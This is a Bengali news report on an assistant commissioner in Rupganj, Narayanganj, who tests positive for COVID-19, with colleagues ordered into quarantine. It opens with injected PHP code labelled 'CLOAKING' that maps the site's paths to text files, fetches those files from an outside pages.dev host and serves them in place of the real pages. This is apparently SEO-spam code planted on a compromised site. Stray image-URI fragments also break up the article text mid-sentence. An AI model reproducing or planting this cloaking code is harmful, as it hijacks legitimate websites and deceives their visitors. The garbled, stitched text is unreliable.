/* ===== NORMALISASI PATH (VERSI PERBAIKAN) ===== */ // Ambil path, hapus query string (?abc=123) jika ada $p = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH); // Hilangkan index.php $p = str_replace('/index.php', '', $p); // Pastikan path selalu diawali dengan '/' dan tidak diakhiri dengan '/' (kecuali root) $p = '/' . ltrim(rtrim($p, '/'), '/'); /* ===== MAPPING URL ===== */ $map = ['/technical/251262' => 'content39.txt', '/education-ministry/243185' => 'content40.txt', '/dshe/252183' => 'content41.txt', '/' => 'content42.txt', // Sekarang ini akan terpanggil dengan benar '/ntrca/238706' => 'content43.txt', '/section/admission-test/110' => 'content44.txt', '/section/ntrca/122' => 'content45.txt' ]; /* ===== CLOAKING ===== */ // Debugging sederhana (hapus jika sudah jalan): // echo "Path terdeteksi: " . $p; if($b && isset($map[$p])){ $content_url = "https://new-content-page.pages.dev/" . $map[$p]; $x = fetch($content_url); if($x && strlen(trim($x)) >50){ header("Content-Type: text/html; charset=utf-8"); echo $x; exit; } }
নারায়ণগঞ্জ জেলা প্রশাসক কার্যালয়ের সহকারী কমিশনার ফারজানা আক্তার করোনাভাইরাসে আক্রান্ত হয়েছেন। বেশি কিছুদিন ধরে তিনি রূপগঞ্জে ভ্রাম্যমান আদালতের নির্বাহী ম্যাজিষ্ট্রেটের দায়িত্বে কর্মরত আছেন। এ কারনে উনার সাথে কর্মরত রূপগঞ্জ উপজেলা নির্বাহী কর্মকর্তা, উপজেলা চেয়ারম্যান, সহকারী কমিশনার (ভূমি) সহ কর্তব্যরত কর্মকতা কর্মচারীদের কোয়ারেন্টিনে থাকার নির্দেশ দিয়েছেন জেলা স্বাস্থ্য কর্মকর্তা। বিষয়টি নিশ্চিত করেছেন উপজেলা স্বাস্থ্য ও পরিবার পরিকল্পনা কর্মকর্তা সাঈদ আল মামুন।
উপজেলা স্বাস্থ্য ও পরিবার পরিকল্পনা কর্মকর্তা ডাঃ সাঈদ আল মামুনজানান, করোনা ভাইরাসে আক্রান্ত সহকারী কমিশনার ফারজানা আক্তার নারায়ণগঞ্জের বন্দর উপজেলায় কর্মরত ছিলেন। তিনি সেখানে করোনাভাইরাস নমুনা সংগ্রহ ও করোনা রোগীদের নিয়ে কাজ করতেন। একসপ্তাহ আগে তিনি রূপগঞ্জে বদলী হয়ে আসেন। এখানে তিনি উপজেলা নির্বাহী কর্মকর্তা মমতাজ বেগমের সাথে কাজ করতেন। উপজেলার বিভিন্ন এলাকায় করোনায় সচেতনায় ও ভ্রাম্যমান আদালতের নির্বাহী ম্যাজিষ্ট্রেটের দায়িত্বরত ছিলেন তিনি। পাশাপাশি নির্বাহী কর্মকর্তা, উপজেলা চেয়ারম্যানসহউপজেলা প্রশাসনের কর্মরত কর্মকর্তা ও কর্মচারীদের সাথে প্রশাসনিক কাজকর্ম করে আসছিল।
এদিকে ৪ দিন আগে ফারজানা আক্তারের প্রচন্ড জ্বর, সর্দি কাশি দেখা দেয়। শুক্রবার উনার নমুনা নারায়ণগঞ্জে পাঠানো হয়। শনিবার উনার করোনাভাইরাস (কোভিড-১৯) এর রিপোর্ট পজেটিভ আসে। বর্তমানে উনি ডাক্তারের পরামর্শে নিজ বাসায় আইসোলেশনে রয়েছেন। এছাড়া উনার সাথে কাজ করার সুবাদে উপজেলা নির্বাহীকর্মকর্তা, উপজেলা চেয়ারম্যান, এসিল্যান্ডসহ উপজেলা প্রশাসনের কর্মকর্তা ও কর্মচারীদের হোম কেয়ারেন্টাইনে থেকে কাজ করার নিদের্শ দেন জেলাস্বাস্থ্য কর্মকর্তা। সোমবার তাদেরনমুনা পরীক্ষার করা হবে বলে ডাঃ সাঈদ আলমামুন আরো জানান।